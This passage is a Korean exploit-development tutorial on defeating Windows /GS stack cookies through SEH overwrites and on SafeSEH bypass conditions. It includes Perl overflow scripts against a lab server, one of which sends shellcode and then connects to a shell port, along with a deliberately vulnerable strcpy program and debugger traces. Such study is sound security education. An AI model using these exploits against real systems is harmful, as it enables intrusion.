connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload₩n";
print SOCKET $junk.$eipoverwrite.$nops.$shellcode."₩n";
print "[+] Payload sent₩n";
close SOCKET or die "close: $!";
system("telnet $host 5555₩n");
```

공격에 성공했다. 간단하다. 하지만 이 공격 코드는 /GS 보호 메커니즘이 적용되어 있지 않을 때만 유효하다. 그럼 이제 /GS 가 적용된 파일에 공격 코드를 실행해 보자.



애플리케이션이 종료되고 공격 코드는 먹혀 들지 않는다. /GS 가 적용된 취약한 서버 프로그램을 디버거에서 실행한 다음, 실행 전에 security_check_cookie 에 브레이크 포인트를 설정한다.


```
0:000> bp vulnserver!__security_cookie
0:000> bl
 0 e 0042d000     0001 (0001)  0:**** vulnserver!__security_cookie
```

버퍼 또는 스택이 오버플로우 공격에 취약하다면 어떤 일이 발생할까? 다음 서버 프로그램을 이용해 취약한 서버에 정확히 512 개의 A 를 전송해 보자.


```
use strict;
use Socket;

my $junk = "₩x41" x 512;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port addressmy $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket₩n";

# create the socket, connect to the portsocket(SOCKET, PF_INET, SOCK_STREAM,
```

```
$proto) or die "socket: $!";
print "[+] Connecting to $host on port $port₩n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload₩n";
print SOCKET $junk."₩n";
print "[+] Payload sent₩n";
close SOCKET or die "close: $!";
```


브레이크 포인트를 설정하고 프로그램을 실행시키면 다음과 같이 디버거가 동작한다.



위 그림은 보안 쿠키를 검증하기 위해 코드를 추가하고 비교하는 것을 보여 준다. 보안 쿠키는 0x00412666 에 위치한다.



공격 코드를 이용해 스택의 일부분을 덮어썼기 때문에 쿠키값 검증은 실패하고 FastSystemCallRet 이 호출될 것이다. 취약 서버를 재시작하고, perl 코드를 다시 실행해 쿠키값을 다시 한 번 확인해 보자.



쿠키값이 달라졌다. 이것은 쿠키 값이 예측하기 힘들다는 것을 의미한다. 만약 버퍼에 오버플로우를 유발시키려고 하면 애플리케이션은 다음 API 에 의해 항상 죽게 된다. : ntdll!KiFastSystemCallRet

이것은 스택 오버플로우에 대항하기 위해 어떻게 /GS 컴파일러가 함수 코드를 변환시키는지에 대한 충분한 정보를 제공한다.

이전에 설명했듯이, GS 보호 메커니즘을 우회할 수 있는 몇 가지 기술이 존재한다. 대부분은 쿠키가 다시 한 번 확인되기 전에 예외 핸들러 구조체를 호출하는 방법을 이용한다. 다른 방법으로 함수의 인자를 덮어쓰는 것도 있다.

3. 스택 쿠키 우회 : 예외 처리를 이용

스택 쿠키를 어떻게 우회하는지 설명하기 위해 다음과 같은 간단한 C++ 코드를 이용해 보겠다.


```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"
void GetInput(char* str, char* out)
{
   char buffer[500];
   try
   {
      strcpy(buffer,str);
      strcpy(out,buffer);
      printf("Input received : %s₩n",buffer);
   }
   catch (char * strErr)
   {
      printf("No valid input received ! ₩n");
      printf("Exception : %s₩n",strErr);
   }
}
int main(int argc, char* argv[])
{
   char buf2[128];
   GetInput(argv[1],buf2);
   return 0;
} # 인자값을 주지 않고 컴파일 하면 에러가 발생할 수도 있다, 무시해도 된다.
```

위 코드에서 GetInput 함수는 취약한 strcpy 함수를 가지고 있다. strcpy 는 첫 번째 인자값의 길이를 확인하지 않는다. 이것은 'buffer'가 채워지고, 함수가 리턴되기 전에 한번 더 사용된다. 하지만 우리는 만약 악의적인 입력이 발생할 경우 함수 예외 핸들러가 사용자에게 경고를 보낸다는 사실을 알고 있다.

/GS 와 RTC 없이 코드를 컴파일 해 보자. 코드를 실행하고 10 개의 문자를 매개변수로 입력한다.

```
C:\>seh1.exe AAAAAAAAAA
Input received : AAAAAAAAAA
```

프로그램이 정상적으로 작동한다. 그럼 이제 500 개가 넘는 문자를 매개변수로 보내 보자. 애플리케이션에서 충돌이 발생할 것이다. 520 개의 문자를 프로그램의 인자로 보내 실행해 보자. windbg 를 열어 'Open Executable' 로 인자를 보낸다.



실행하면 다음과 같은 결과가 나온다.

```
(c74.bec): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7efefefe ebx=7ffd6000 ecx=0012fda4 edx=41414141 esi=0078c756 edi=00130000
eip=1027d2e9 esp=0012fc28 ebp=0012fe8c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSVCR100D!strcat+0x89:
1027d2e9 8917            mov     dword ptr [edi],edx  ds:0023:00130000=78746341
```

EIP 를 직접 덮어쓰는 것은 불가능해 보인다. 하지만 우리는 버퍼 오버플로우가 발생하기 전에 예외 핸들러를 호출했다. 예외 체인을 한번 확인해 보자.

```
0:000> !exchain
0012fe80: *** WARNING: Unable to verify checksum for seh1.exe
seh1!GetSystemTimeAsFileTime+f8c (00413470)
0012ffa8: 41414141
Invalid exception stack at 41414141
```


예외 체인에 A(41) 문자가 들어가 있다. 즉, 공격자가 SEH 공격을 사용할 수 있다는 뜻이다.

- SE 핸들러가 어떻게 동작 했으며 핸들러를 덮어쓸 때 어떤 일이 발생했을까?

다음 단계로 넘어가기 전에, 간단한 예제를 통해 왜 그리고 언제 예외 핸들러가 동작하고, 핸들러를 덮어쓸 때 어떤 일이 발생하는지 알아보도록 하자. windbg 에서 520 개의 문자와 함께 프로그램을 실행해 보자. 애플리케이션을 실행하기 전에 GetInput 에 브레이크 포인트를 설정해 본다. (앞서 예외가 발생했을 당시의 콜스택을 보면 프로그램의 GetInput 내부 함수가 예외의 원인임을 알 수 있다)

```
0:000> bp GetInput
*** WARNING: Unable to verify checksum for seh1.exe
0:000> bl
 0 e 004112c0     0001 (0001)  0:**** seh1!GetInput
```

프로그램을 실행하면, GetInput 함수가 호출될 때 애플리케이션이 중단될 것이다.



GetInput 을 디스어셈블하면, 다음과 같은 결과를 확인하게 된다.

```
004112c0 55              push    ebp ; 현재 EBP 값을 저장 ( 저장된 EIP )
004112c1 8bec            mov     ebp,esp ; ebp는 현재 스택의 꼭대기에 위치 ( 저장된 EBP )
004112c3 6aff            push    0FFFFFFFFh
004112c5 6870344100      push    offset seh1!GetSystemTimeAsFileTime+0xf8c (00413470) ; SE 핸들러 설치
004112ca 64a100000000    mov     eax,dword ptr fs:[00000000h]
004112d0 50              push    eax
004112d1 64892500000000  mov     dword ptr fs:[0],esp
004112d8 51              push    ecx
004112d9 81ec38020000    sub     esp,238h ; 스택에 568 바이트 할당
004112df 53              push    ebx
004112e0 56              push    esi
004112e1 57              push    edi
004112e2 8965f0          mov     dword ptr [ebp-10h],esp
004112e5 c745fc00000000  mov     dword ptr [ebp-4],0
004112ec 8b4508          mov     eax,dword ptr [ebp+8]
004112ef 50              push    eax
004112f0 8d8dfcfdffff    lea     ecx,[ebp-204h]
004112f6 51              push    ecx
004112f7 e87cfdffff      call    seh1!ILT+115(_strcpy) (00411078)
004112fc 83c408          add     esp,8
004112ff 8d85fcfdffff    lea     eax,[ebp-204h]
00411305 50              push    eax
00411306 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
00411309 51              push    ecx
0041130a e869fdffff      call    seh1!ILT+115(_strcpy) (00411078)
0041130f 83c408          add     esp,8
00411312 8d85fcfdffff    lea     eax,[ebp-204h]
00411318 50              push    eax ; <%s>
00411319 6874574100      push    offset seh1!`string' (00415774) ; format = "Input received : %s '
0041131e ff155c824100    call    dword ptr [seh1!_imp__printf (0041825c)] ; printf
00411324 83c408          add     esp,8
00411327 eb30            jmp     seh1!GetInput+0x99 (00411359)
00411329 6850574100      push    offset seh1!`string' (00415750) ; format = "No valid input received ! "
0041132e ff155c824100    call    dword ptr [seh1!_imp__printf (0041825c)]
00411334 83c404          add     esp,4
00411337 8b85f8fdffff    mov     eax,dword ptr [ebp-208h]
0041133d 50              push    eax
0041133e 683c574100      push    offset seh1!`string' (0041573c) ; format = "Exception : %s"
00411343 ff155c824100    call    dword ptr [seh1!_imp__printf (0041825c)]
00411349 83c408          add     esp,8
0041134c c745fcffffffff  mov     dword ptr [ebp-4],0FFFFFFFFh
00411353 b860134100      mov     eax,offset seh1!GetInput+0xa0 (00411360)
00411358 c3              ret
00411359 c745fcffffffff  mov     dword ptr [ebp-4],0FFFFFFFFh
00411360 8b4df4          mov     ecx,dword ptr [ebp-0Ch]
00411363 64890d00000000  mov     dword ptr fs:[0],ecx
0041136a 5f              pop     edi
0041136b 5e              pop     esi
0041136c 5b              pop     ebx
0041136d 8be5            mov     esp,ebp
0041136f 5d              pop     ebp
```

GetInput() 함수 시작 부분에 돌입하면 함수 인자가 스택에 삽입된다. (EDX 의 내용을 확인)

```
0:000> d edx
00342b5c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342b6c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342b7c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342b8c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342b9c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342bac  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

이 인자에 대한 포인터가 스택에 삽입된다. 스택 포인터(ESP)는 0x0012fe90 을, EBP 는 0x0012ff68 을 가리키고 있다. 이 두 주소는 현재 새로운 함수 스택 프레임을 생성한다. ESP 위치에는 현재 0x004113dc 가 기록되어 있다. (이 주소는 GetInput() 함수를 호출한 뒤에 메인 함수로 돌아가는 리턴 주소를 의미한다)

```
0:000> uf seh1!main
seh1!main [c:\documents and settings\administrator\desktop\seh1\seh1\vuln.cpp @ 22]
   22 004113c0 55              push    ebp
   22 004113c1 8bec            mov     ebp,esp
   22 004113c3 81ecc0000000    sub     esp,0C0h
   22 004113c9 53              push    ebx
   22 004113ca 56              push    esi
   22 004113cb 57              push    edi
   24 004113cc 8d4580          lea     eax,[ebp-80h]
   24 004113cf 50              push    eax
   24 004113d0 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]
   24 004113d3 8b5104          mov     edx,dword ptr [ecx+4]
   24 004113d6 52              push    edx
   24 004113d7 e8c9fcffff      call    seh1!ILT+160(?GetInputYAXPAD0Z) (004110a5)
   24 004113dc 83c408          add     esp,8   <- 일반적으로 GetInput은 여기서 리턴한다
   25 004113df 33c0            xor     eax,eax
   26 004113e1 5f              pop     edi
   26 004113e2 5e              pop     esi
   26 004113e3 5b              pop     ebx
   26 004113e4 8be5            mov     esp,ebp
   26 004113e6 5d              pop     ebp
   26 004113e7 c3              ret
```

어쨌든, GetInput 함수의 디스어셈블리로 다시 돌아가 보자. 스택에 인자에 대한 포인터를 삽입한 뒤에, 함수 시작부분에서 EBP 를 스택에 삽입(저장을 위해)한다. 그 다음, ESP 를 EBP 에 저장하게 되고, EBP 는 스택의 꼭대기를 가리키게 된다. 이 과정을 통해, 함수가 호출되면 현재 ESP 위치에서 새로운 스택 프레임이 생성된다. EBP 를 저장한 뒤, ESP 는 0x0012fc94 를 가리키게 된다. 데이터가 스택에 삽입되어도, EBP 는 여전히 같은 위치를 가리킨다. GetInput() 함수 내에 지역변수가 없다면, 스택에 이들을 위한 공간이 별도로 할당되지 않는다.

그 다음, SE 핸들러가 설치된다. 우선, FFFFFFFF 가 스택에 삽입된다. (SEH 체인의 끝부분을 의미)

```
7 004112c3 6aff            push    0FFFFFFFFh
7 004112c5 6870344100      push    offset seh1!GetSystemTimeAsFileTime+0xf8c (00413470)
```

그 다음 SE 핸들러와 next SEH 가 스택에 삽입된다.

```
7 004112ca 64a100000000    mov     eax,dword ptr fs:[00000000h]
7 004112d0 50              push    eax
7 004112d1 64892500000000  mov     dword ptr fs:[0],esp
```

이제 스택은 다음과 같은 형태를 띄게 된다.

```
0012FE70  0012FE84  ASCII "p4A"
0012FE74  1024A88E  MSVCR100.1024A88E
0012FE78  0000007F
0012FE7C  00351EB0
0012FE80  0012FFA8  Pointer to next SEH record
0012FE84  00413470  SE handler
0012FE88  FFFFFFFF
0012FE8C  0012FF68
0012FE90  004113DC  RETURN to seh1.004113DC from seh1.004110A5
0012FE94  00352B20  ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FE98  0012FEE8
0012FE9C  7C910208  ntdll.7C910208
0012FEA0  FFFFFFFF
0012FEA4  7FFDE000
0012FEA8  E7ADC0F4
```


첫 번째 strcpy 가 있기 전에, 특정 공간이 스택에 할당 된다.

```
004112d9 81ec38020000 sub esp, 238h ; 500 바이트 공간(버퍼)와 추가 공간이 할당됨
```


그 다음, ESP 는 0x0012fc44(0012fe7c-238h)를 가리키게 되고, EBP 는 여전히 0012fe8c 를 가리키고 있다. 그리고 EBX, ESI 와 EDI 가 스택에 삽입된다. (ESP = ESP - C(3 x 4 바이트 = 12 바이트) ESP 는 이제 0x0012fc38 을 가리키고 있다.

0x004112ec 에서, 첫 번째 strcpy 가 시작된다(ESP 는 여전히 0012fc38 을 가리키고 있다). 'A' 문자가 버퍼가 위치한 메모리 위치에서 스택으로 가져온다. 이 과정이 520 바이트를 다 덮어쓸 때까지 지속된다. 첫 번째 A 는 0012fc88 에 위치한다. A 는 버퍼의 끝인 0012fe8c 까지 채워 진다. EBP 는 여전히 0012fe8c 를 가리키고 있다. 이제 우리에게 할당된 스택 프레임의 범위를 넘어선 부분까지 문자로 덮어썼다.


지금까지는 좋다. 아직 어떠한 예외도 발생되지 않았다. 아직 예외를 유발할 어떤 쓰기도 시도하지 않았다. 하지만 두 번째 strcpy 가 실행되면 이야기는 달라진다. 두 번째 strcpy 도 첫번째와 유사하게 'A'문자를 스택에 채우는데, 이번에는 메인 함수의 지역 변수, 환경 변수, 인자들까지 다 덮어써 더 이상 닿을 수 없는 곳까지 문자를 채워 간다.



그 결과, 접근 위반이 발생하게 되고 이 때 SEH 체인을 살펴보면 다음과 같은 것을 확인할 수 있다.



만약 예외를 애플리케이션에 넘긴다면, 이 SE 핸들러로 흐름이 이동하게 될 것이다.



SE 구조체는 첫 번째 strcpy 에 의해 덮어써 졌고, 함수가 리턴되기 전 수행한 두 번째 strcpy 에 의해 예외가 발생한다. 이 두 strcpy 의 조합은 스택 쿠키값 검증 루틴을 피할 수 있게 해 준다.

- GS 보호 메커니즘을 우회하기 위한 SEH 오염

이제 우리가 작성한 프로그램을 /GS 옵션과 함께 컴파일 하고, 같은 오버플로우를 발생시킨다. 스택 쿠키가 포함된 코드는 다음과 같다.

```
0:000> uf seh1!GetInput
*** WARNING: Unable to verify checksum for seh1.exe
seh1!GetInput [c:\documents and settings\administrator\desktop\seh1\seh1\vuln.cpp @ 7]:
     7 004112c0 55              push    ebp
     7 004112c1 8bec            mov     ebp,esp
     7 004112c3 6aff            push    0FFFFFFFFh
     7 004112c5 6870344100      push    offset seh1!GetSystemTimeAsFileTime+0xf8c (00413470)
     7 004112ca 64a100000000    mov     eax,dword ptr fs:[00000000h]
     7 004112d0 50              push    eax
     7 004112d1 51              push    ecx
     7 004112d2 81ec3c020000    sub     esp,23Ch
     7 004112d8 a110704100      mov     eax,dword ptr [seh1!__security_cookie (00417010)]
     7 004112dd 33c5            xor     eax,ebp
     7 004112df 8945ec          mov     dword ptr [ebp-14h],eax
     7 004112e2 53              push    ebx
     7 004112e3 56              push    esi
     7 004112e4 57              push    edi
     7 004112e5 50              push    eax
     7 004112e6 8d45f4          lea     eax,[ebp-0Ch]
     7 004112e9 64a300000000    mov     dword ptr fs:[00000000h],eax
     7 004112ef 8965f0          mov     dword ptr [ebp-10h],esp
    10 004112f2 c745fc00000000  mov     dword ptr [ebp-4],0
    11 004112f9 8b4508          mov     eax,dword ptr [ebp+8]
```

이번에도 마찬가지로 애플리케이션이 죽는다. 위에 디스어셈블리를 보면 GetInput 함수 시작 부분 스택에 스택 쿠키가 삽입되어 있다. 그렇기 때문에, 일반적인 오버플로우는 작동하지 않을 것이다. 하지만 일단 예외 핸들러를 호출할 것임은 분명하다.

```
0:000> !exchain
0012fe7c: 41414141
Invalid exception stack at 41414141
0:000> g
(f4c.bd0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012f84c ebp=0012f86c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

스택 쿠키가 오염이 되었음에도 프로그램은 우리가 덮어쓴 SE 핸들러에서 중단되었다. 일단 스택 쿠키값이 확인되기 전에 예외가 발생하면 이것을 우회할 수 있다는 것을 확인했다. (이 공격은 세 번째 문서인 SEH 기반 공격 코드 작성 방법을 참고하기 바란다)

4. SafeSEH

SafeSEH 는 SEH 기반 공격 시도를 실시간으로 차단해 주는 보안 메커니즘이다. /safeSEH 컴파일러 스위치를 모든 실행 가능한 모듈에 적용할 수 있다. 스택을 보호하는 대신, 예외 핸들러 프레임/체인이 보호되는데, 만약 SEH 체인이 변조되면 애플리케이션은 감염된 핸들러로 점프하지 않고 종료된다. SafeSEH는 예외 핸들링 체인이 실제 핸들러로 이동하기 전에 변조 여부를 검사한다. 체인의 끝(0xffffffff)까지 하나씩 하나씩 다음 체인으로 넘어가면서 값을 검증한다.

만약 공격자가 SE 핸들러를 덮어쓰고 싶다면, 체인을 망가뜨리고 safeSEH를 유발할 수 있는 next SEH도 덮어써야 한다. 마이크로소프트에서 지원하는 SafeSEH 기술은 꽤 안정적으로 공격 코드를 막아준다.

5. SafeSEH 우회

세 번째 문서에서 설명했듯이, SafeSEH를 우회할 수 있는 단 하나의 방법은 SEH 기반 공격을 실행하지 않는 것뿐이다.

또는. 취약한 애플리케이션이 safeseh로 컴파일 되지 않았거나 로드된 모듈들 중 하나 이상이 safeseh로 컴파일 되어 있지 않은 경우, 해당 모듈 또는 애플리케이션 dll 파일에서 pop/pop/ret 주소를 가져와 사용할 수 있다. 실제로, 다양한 운영체제 버전이 있는 관계로 공격 성공률을 높이기 위해선 애플리케이션 모듈에서 주소를 찾는 것이 더 좋다. 하지만 굳이 OS 모듈을 사용하겠다 하더라도 문제는 없다. 다만 애플리케이션 모듈의 주소가 더 범용성을 가지는 것뿐이다.

safeseh 보호가 적용되지 않은 모듈이 애플리케이션 그 자체 하나일 뿐이라도 특정 조건이 만족한다면 공격 코드를 실행시킬 수 있는 가능성이 존재한다. 애플리케이션 바이너리는 대개 널 바이트로 시작하는 주소에 로드 된다. 만약 이 애플리케이션 바이너리에서 pop/pop/ret 명령을 찾게 되면, 그 주소(널 바이트가 끝 부분에 위치)를 공격 코드에 사용할 수 있다. 하지만 이 경우 공격자의 쉘코드를 SE 핸들러 뒤에 덮어쓰지는 못한다(널바이트가 종료 문자로 인식이 될 것이다).

이 시나리오에서 공격 코드가 정상적으로 동작하기 위해서 다음과 같은 조건이 필요하다.

- 쉘코드는 nseh/seh 는 nSEH/SEH 가 덮어써지기 전에 버퍼에 저장되어야 한다.
- 쉘코드는 nSEH가 덮어써져 있는 부분에 있는 4 바이트 점프 코드에 의해 참조될 수 있다.
- 공격자는 예외를 발생시킬 수 있다.

SEH와 safeSEH에 대한 정보는 이전에 다뤘던 SEH 문서에서 확인하기 바란다. 이번 장의 대부분 내용은 David Litchfield 가 작성한 내용을 다룰 것이다.

SEH와 safeSEH에 대한 정보는 이전에 다뤘던 SEH 문서에서 확인하기 바란다. 이번 장의 대부분 내용은 David Litchfield 의 연구 자료를 인용해 설명할 것이다(Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server)

이전에도 언급했듯이, 윈도우 서버 2003 에서는 새로운 보호 메커니즘이 도입 되었다. 이 기술은 예외 핸들러를 덮어쓰는 공격을 막는데 도움을 준다. 어떻게 동작하는지 아래에 간략히 소개해 보겠다.

예외 핸들러 포인터가 호출 될 때, ntdll.dll (KiUserExceptionDispatcher) 는 이 포인터가 유효한 것인지 먼저 체크한다. 첫째로, ntdll은 스택의 주소로 직접 재 점프 해 오는 코드를 제거한다. 이것은 스택의 높은 부분과 낮은 부분의 주소를 살펴 보는 방법을 이용한다(TEB 엔트리 중 FS:[4]와 FS:[8]을 확인). 만약 예외 포인터가 해당 범위 안에 있다면 즉, 포인터가 스택 상의 주소를 가리키고 있다면 핸들러는 호출되지 않는다.

핸들러 포인터가 스택 주소가 아니라면, 해당주소는 코드가 로드된 모듈 중 하나의 주소 범위를 가리키고 있는지 확인하기 위해 모듈 리스트와 다시 비교된다(실행가능 이미지 자체와도 비교). 만약 일치하는 부분이 있다면, 포인터 사용이 허용된다. 포인터가 어떻게 확인되는지에 대한 자세한 메커니즘은 다루지 않겠다. 하지만 핵심은 확인 작업이 로드 설정 디렉터리(Load Configuration Directory)를 이용한다는 것이다. 모듈이 LCD를 가지고 있지 않다면, 핸들러는 정상 호출된다.

주소가 로드된 모듈 범위를 가리키지 않고 있다면 어떻게 될까? 이 경우, 핸들러는 안전하다고 간주되고, 정상 호출된다. (우리가 공략해야 할 부분이다 :))

새로운 SEH 보호 메커니즘을 공격하기 위해 사용 가능한 공격 코드 작성 기술을 살펴보자.

- 예외가 등록된(exception_registration) 구조체에서 로드된 핸들러 주소는 로드된 모듈 주소 범위 밖에 있지만 정상적으로 실행된다.
- 핸들러 주소가 스택을 직접 가리킬 경우 실행되지 않는다. 하지만 예외 핸들러를 가리키는 포인터가 힙 주소로 덮어써진다면 정상적으로 실행 된다. 물론 이것은 공격자가 만든 코드가 힙에 로드되고 힙의 어떤 부분에 애플리케이션 코드가 위치하고 있는지 사전에 알아야 한다는 전제가 있다. 힙 주소를 예측하기 힘든 관계로 이 기법은 구현이 다소 어려울 수 있다.
